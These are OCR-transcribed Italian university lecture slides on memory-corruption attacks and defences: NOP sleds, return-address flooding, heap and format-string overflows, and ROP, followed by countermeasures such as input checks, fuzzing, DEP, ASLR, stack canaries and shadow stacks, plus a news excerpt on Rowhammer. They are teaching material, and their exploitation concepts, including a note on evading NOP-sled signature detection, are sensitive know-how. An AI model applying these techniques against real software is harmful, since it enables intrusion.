
Tecniche ausiliarie

- Esistono delle tecniche per cercare di ovviare alla mancanza dell'informazione sull'esatta localizzazione del buffer che memorizza lo shellcode:
  - *NOP sled* (NOP = No Operation, sled= slitta)
  - "Inondare" la fine del buffer con una serie di istanze contigue dell'indirizzo di ritorno desiderato (quello del codice)

Far eseguire lo *Shellcode* (1)

- Il primo metodo è detto ***NOP sled*** (NOP = No Operation, sled= slitta)
- Un grande array di **NOP** (**0x90**) viene inserito prima dello shellcode e se IP punta a un qualunque elemento del vettore, il suo valore viene incrementato di 1 finché non raggiunge il codice

Far eseguire lo *Shellcode*: Esempio



Far eseguire lo *Shellcode* (2)

- Il secondo metodo consiste “nell’inondare” la fine del buffer con una serie di istanze contigue dell’indirizzo di ritorno desiderato (quello del codice!)
- In questo modo, purché uno di questi indirizzi di ritorno sovrascriva quello di ritorno reale, si otterrà l’esecuzione dello shellcode

Far eseguire lo *Shellcode* (3)

- **La pratica più diffusa vede l'applicazione di entrambi i metodi a garanzia dell'esecuzione dello shellcode**:

Esempio di “lotta infinita” attacco-difesa

- Se serve una sled di tante NOP (0x90), è abbastanza facile controllare un codice/input maligno
- Questa “signature” costituita da tante NOP è quella utilizzata da vari strumenti di difesa
- E gli attacker hanno trovato un’altra soluzione: ci sono decine di *istruzioni idempotenti* che combinate opportunamente hanno lo stesso effetto di NOP, ma sono molto più difficili da individuare come “signature”

- *E allora gli strumenti di difesa ...*

Altri tipi di corruzione della memoria

- I buffer overflow non sono limitati alla memoria stack. E' possibile causare buffer overflow anche nel **segmento heap**:
  - Non esistendo un indirizzo di ritorno da sovrascrivere, questi attacchi si ottengono memorizzando variabili "importanti" successivamente a un buffer suscettibile all'overflow
- E' possibile causare buffer overflow **sfruttando i format string** che sono utilizzati da funzioni che prevedono la formattazione (es., **`printf()`**, **`scanf()`**)
  - L'elemento comune delle funzioni vulnerabili a questo attacco è il tipo di parametri che richiedono: un numero variabile di argomenti che dipendono dal format string stesso

Qual è la causa comune di tutte le vulnerabilità viste?

"Poor input validation in a part of its coding"

- La mancanza di un'accurata validazione dell'input, a sua volta, causa la mancata verifica di come il programma si comporta in certe condizioni o addirittura di cosa c'è veramente scritto in una parte del codice

➔**Con il Web e l'apertura dei sistemi informatici a Internet è cambiata l'importanza di chi implementa le interfacce. Dovrebbero cambiare i ruoli e le competenze, *ma molti responsabili di progetti ancora non l'hanno capito …***

Contromisure per *buffer overflow*

Metodi e Strumenti di prevenzione (*Buffer overflow*)

- A livello di programmazione ("secure programming")
  - Evitare errori macroscopici
  - Rendere più difficile la possibilità di vulnerabilità che possano essere sfruttate da programmi malevoli
  - Usare librerie "protette"
- Protezione effettuata a livello di compilatore
- Protezione effettuata a livello di sistema operativo
- Uso di tool

“Buona” programmazione

- I buffer overflow più macroscopici a livello di memoria stack sono possibili in quanto non viene effettuato un controllo sulla quantità di byte inseriti nei buffer stessi
- Se la quantità di dati eccede le dimensioni del buffer e non esiste alcun controllo che lo rilevi, si rende possibile un overflow

- **La soluzione migliore consiste nell’inserire controlli sulle dimensioni dei parametri inseriti dall’utente, in modo da assicurarsi che non si possano verificare overflow**

Riprendere esempio precedente

- Modificare il **`main()`** in modo da rifiutare una stringa di dimensioni maggiori del buffer **b[ ]** dove verrà copiata, cioè 80 caratteri

```
...
int main(int argc, char **argv)
{
 if (!argv[1]) exit(1);
 if ((strlen(argv[1])>=80))
   {
    printf("Parametro troppo grande.\n");
    printf("Inserire un parametro inferiore a 80
      caratteri.\n");
    exit(1);
 }
...
```

Controlli da implementare

- Eseguire audit sul software (auditor != programmatore)
- Controllare la dimensione dei dati ogni volta che si scrive in un buffer
- Ricercare basi di codice sorgente per nomi di funzioni insicure
- Utilizzare strumenti automatici per l'analisi statica del codice sorgente
  - Esempi: Clockwork, CodeSonar, Coverty, Parasoft, PolySpace, …
- NON ignorare warning emessi dal compilatore!

Fuzzing

- Eseguire il codice molte volte con input generati in modo (parzialmente) pseudo-casuale
  - Consente di identificare errori nella validazione degli input, inclusi quelli basati sul mancato controllo della dimensione
- Testare tutti i possibili input (anche se letti da file, da database, da rete) con stringhe molto lunghe
- Processo (parzialmente) automatizzabile
  - libFuzzer, AFL, cargo-fuz, …
- Utile anche per identificare vulnerabilità e sviluppare exploit

“Good practices” a livello di programmazione

- **Non usare C e C++**
- **Utilizzo di funzioni “protette”**
  - `strncpy()` invece di `strcpy()`
  - Anche se bisogna aggiungere controlli su eventuali troncamenti
- **Utilizzo di funzioni di libreria “sicure”**
  - ***Libsafe*** della Lucent Technologies: contiene le versioni modificate di funzioni di libreria vulnerabili come `strcpy()`
  - Utile, anche se protegge da un insieme ristretto e non assicura protezione nel caso in cui il codice sia vulnerabile

Protezioni a livello di kernel: DEP

- Data Execution Prevention
  - Rende impossibile eseguire codice in aree di memoria dove non dovrebbe esserci codice, stack e heap inclusi
  - Sfrutta la possibilità di settare l'opzione «no execute» (NX) in ogni pagina di memoria (supporto in architetture Intel e ARM dal 2004)
- Esempi
  - Linux PaX
  - Microsoft DEP
  - OS X >=10.5

Problema risolto? Non proprio…

- Esistono applicazioni che richiedono stack eseguibile
  - E.g.: interprete lisp
- Esistono applicazioni che richiedono heap eseguibile
  - JIT compilers
- Non protegge da overflow di heap e stack
- Non protegge da format string
- Non efficace contro Return Oriented Programming

Return oriented Programming (ROP)

- Consente di eseguire codice senza iniettare codice, riusando frammenti di codice già presenti nell'applicazione vulnerabile e/o nelle librerie di sistema (libc)
- Sovrascrivo l'IP con una sequenza di indirizzi che puntano a pezzi di codice di funzioni di libreria (gadget)

Randomizzazione dello spazio degli indirizzi (ASLR)

- I diversi segmenti sono mappati in aree casuali e non contigue della memoria
- Le librerie vengono caricate in posizioni casuali
- Implementato da tutti i kernel moderni (Windows, Linux, macOS, Android, iOS)


- … ma non tutte i software/librerie funzionano correttamente
- … e alcune sono caricate una volta e condivise da tanti (e.g.: libc)

Stack canary

Principio di funzionamento: canarini da miniera

Stack canary

Principio di funzionamento: canarini da miniera
Esempio: compilazione in gcc con parametro --fstack-protector



Stack canary

Non protegge al 100%

- Overflow solo su variabili locali, senza sovrascrivere il frame pointer
- … e se l'attaccante riesce a sovrascrivere l'area CANARY con un valore uguale a CANARY?

Performance penalty

- Circa 8% in web server apache

Shadow stack

Creo due stack:

- Uno per tutto quello che normalmente viene salvato nello stack, tranne il return address
- L'altro per i return address

Ogni funzione ha un frame in ogni stack, e i due stack non sono in aree di memoria contigue

→ Protezione contro la sovrascrittura del return address
→ Non funziona contro la sovrascrittura di variabili locali
→ Potenziali incompatibilità
→ Maggiore complessità e performance overhead

Un caso notevole di corruzione della memoria: RowHammer

DDR4 memory protections are broken wide open by new Rowhammer technique

ars technica

Researchers build "fuzzer" that supercharges potentially serious bitflipping exploits.

Dan Goodin • 11/15/2021

Rowhammer exploits that allow unprivileged attackers to change or corrupt data stored in vulnerable memory chips are now possible on virtually all DDR4 modules due to a new approach that neuters defenses chip manufacturers added to make their wares more resistant to such attacks.

Rowhammer attacks work by accessing—or hammering—physical rows inside vulnerable chips millions of times per second in ways that cause bits in neighboring rows to flip, meaning 1s turn to 0s and vice versa. Researchers have shown the attacks can be used to give untrusted applications nearly unfettered system privileges, bypass security sandboxes designed to keep malicious code from accessing sensitive operating system resources, and root or infect Android devices, among other things.

https://arstechnica.com/gadgets/2021/11/ddr4-memory-is-even-more-susceptible-to-rowhammer-attacks-than-anyone-thought/